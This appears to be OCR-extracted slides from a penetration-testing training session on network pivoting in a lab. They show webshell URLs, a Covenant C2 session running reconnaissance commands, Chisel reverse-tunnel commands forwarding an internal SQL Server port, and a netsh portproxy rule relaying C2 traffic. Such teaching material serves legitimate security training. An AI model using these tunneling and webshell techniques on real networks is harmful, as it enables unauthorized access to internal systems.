
Attack Graph



Attack Graph



Attack Graph



Applications Places System vie may 6, 13:52

Mozilla Firefox

Covenant | New Tab

192.168.220.164/

192.168.220.164 — Visit

awen asp.net webshell — http://192.168.220.164/cmdasp.aspx?txtArg=whoami&testing=excute

500 - Internal server error. — http://192.168.220.164/cmdasp.aspx

TurkisH-RuleZ SheLL — http://192.168.220.164/shell2.aspx

192.168.220.164 — http://192.168.220.164/webshell.asp

192.168.220.164 — http://192.168.220.164/cmd.aspx

192.168.220.164 — http://192.168.220.164/something.txt

Apache2 Debian Default Page: It works — http://192.168.220.133

awen asp.net webshell — http://192.168.220.164/cmdasp.aspx?__VIEWSTATE=/wEPDwULLTE2MjA0MDg4ODhkZMxOTVoaHnDt8dKA3wgc9eFuVx1vGWc8srapXCURTUUI&__VIEWSTATEGENERATOR=

192.168.220.164 — http://192.168.220.164/webshell.asp?cmd=hostname+


This time, search with:

Search with Google or enter address

192.168.22... | 10.129.203.7 | accounts.g... | 10.129.192.... | unika | hackthebox | plaintext | 127.0.0.1

Menu | Parrot Terminal | [~/cyberapocalypse/ex... | Mozilla Firefox | Downloads

Attack Graph



Applications Places System vie may 6, 15:21

Covenant — Mozilla Firefox

Covenant | IIS Windows Server

https://127.0.0.1:7443/grunt/interact/4 150%

Getting Started | Start | Parrot OS | Community | Documentation | CryptPad | Privacy | Pentest | Learn | Donations and Gadgets

COVENANT

Welcome, plaintext! Logout

- Dashboard
- Listeners
- Launchers
- Grunts
- Templates
- Tasks
- Taskings
- Graph
- Data
- Users

Grunt: SRVWEB

Info | Interact | Task | Taskings


```
[5/6/2022 5:53:42 PM UTC] ShellCmd completed
(plaintext) > shellcmd whoami & hostname
[5/6/2022 5:54:14 PM UTC] ShellCmd completed
(plaintext) > shellcmd ipconfig
[5/6/2022 5:54:26 PM UTC] ShellCmd completed
(plaintext) > shellcmd arp -a
```

Interact... Send

https://127.0.0.1:7443/graph

Menu | Parrot Terminal | [~/cyberapocalypse/ex... | Covenant — Mozilla Fir... | Downloads

Attack Graph



Pivoting – Example #1

DATABASE SERVER

IP: 192.168.1.101
Port: 1433

WEB SERVER

ATTACK BOX

IP: 192.168.220.133

Pivoting – Example #1

DATABASE SERVER

IP: 192.168.1.101
Port: 1433

WEB SERVER


ATTACK BOX

IP: 192.168.220.133

Chisel


Chisel is a fast TCP/UDP tunnel, transported over HTTP, secured via SSH. Single executable including both client and server. Written in Go (golang). Chisel is mainly useful for passing through firewalls, though it can also be used to provide a secure endpoint into your network.

Chisel



DATABASE SERVER

IP: 192.168.1.101
Port: 1433



WEB SERVER


ATTACK BOX

IP: 192.168.220.133

chisel server --reverse --port 8000 -v


Chisel

Chisel Listening
Port 8000




DATABASE SERVER

IP: 192.168.1.101
Port: 1433



WEB SERVER




ATTACK BOX

IP: 192.168.220.133

chisel server --reverse --port 8000 -v


Chisel

Chisel Listening
Port 8000




DATABASE SERVER

IP: 192.168.1.101
Port: 1433



WEB SERVER



ATTACK BOX

IP: 192.168.220.133

chisel.exe client 192.168.220.133:8000 R:192.168.1.101:1433


Chisel

chisel.exe client 192.168.220.133:8000 R:192.168.1.101:1433

Chisel

DATABASE SERVER


IP: 192.168.1.101
Port: 1433



WEB SERVER

Port Forward
Port 1433

Chisel Listening
Port 8000




ATTACK BOX

IP: 192.168.220.133

chisel.exe client 192.168.220.133:8000 R:192.168.1.101:1433

Chisel



chisel.exe client 192.168.220.133:8000 R:192.168.1.101:1433

Chisel

Port Forward
Port 1433

Chisel Listening
Port 8000

DATABASE SERVER

IP: 192.168.1.101
Port: 1433

WEB SERVER

ATTACK BOX

IP: 192.168.220.133

nmap localhost -p 1433

```
┌──[plaintext@cyberspace]─[~/cyberapocalypse]
└──╼ $sudo nmap -sC -sV -p1433 localhost
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-06 20:34 AST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0013s latency).
Other addresses for localhost (not scanned): ::1

PORT     STATE SERVICE  VERSION
1433/tcp open  ms-sql-s Microsoft SQL Server 2019 15.00.2000.00; RTM
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2022-05-07T00:26:31
|_Not valid after:  2052-05-07T00:26:31
|_ssl-date: 2022-05-07T00:34:19+00:00; 0s from scanner time.
| ms-sql-ntlm-info:
|   Target_Name: HTB
|   NetBIOS_Domain_Name: HTB
|   NetBIOS_Computer_Name: DATABASE01
|   DNS_Domain_Name: htb.com
|   DNS_Computer_Name: DATABASE01.htb.com
```

Applications Places System vie may 6, 20:00

Covenant — Mozilla Firefox

Covenant | IIS Windows Server

https://127.0.0.1:7443/home/index 150%

Getting Started | Start | Parrot OS | Community | Documentation | CryptPad | Privacy | Pentest | Learn | Donations and Gadgets

COVENANT

Welcome, plaintext! Logout

- Dashboard
- Listeners
- Launchers
- Grunts
- Templates
- Tasks
- Taskings
- Graph
- Data
- Users

Dashboard

Grunts

Name	Hostname	User	Integrity	LastCheckIn	Status	Note	Template
SRVWEB	SRVWEB	DefaultAppPool	Medium	5/7/2022 12:00:09 AM	Active		GruntHTTP

Page 1 of 1 1

Listeners

Name	ListenerType	Status	StartTime	ConnectAddresses	ConnectPort
PUBLIC_IP	HTTP	Active	5/6/2022 4:28:22 PM	192.168.220.133	80

Page 1 of 1 1


Taskings

Name	Grunt	Task	Status	UserName	Command	CommandTime	CompletionTime
abf55fd883	c21276bac7	WhoAmI	Completed	plaintext	WhoAmI	5/6/2022 4:28:58	5/6/2022 4:29:04

https://127.0.0.1:7443/grunttasking

Menu | Parrot Terminal | Covenant — Mozilla Fir... | [Downloads]

Pivoting – Example #2



DATABASE SERVER

IP: 192.168.1.101


WEB SERVER

IP: 172.16.131.110

ATTACK BOX


IP: 192.168.220.133

Pivoting – Getting a Shell with Pivoting




DATABASE SERVER

IP: 192.168.1.101



WEB SERVER

IP: 172.16.131.110




ATTACK BOX

IP: 192.168.220.133


- **C2 - Port 8001**
  Connection Address 172.16.131.110

Pivoting – Getting a Shell with Pivoting



DATABASE SERVER


IP: 192.168.1.101



WEB SERVER

IP: 172.16.131.110

- **Port FW 8001**




ATTACK BOX

IP: 192.168.220.133

- **C2 - Port 8001**
  Connection Address 172.16.131.110


netsh interface portproxy add v4tov4 listenport=8001 listenaddress=0.0.0.0 connectport=8001 connectaddress=192.168.220.133

Pivoting – Getting a Shell with Pivoting



DATABASE SERVER


IP: 192.168.1.101



WEB SERVER

IP: 172.16.131.110

- **Port FW 8001**



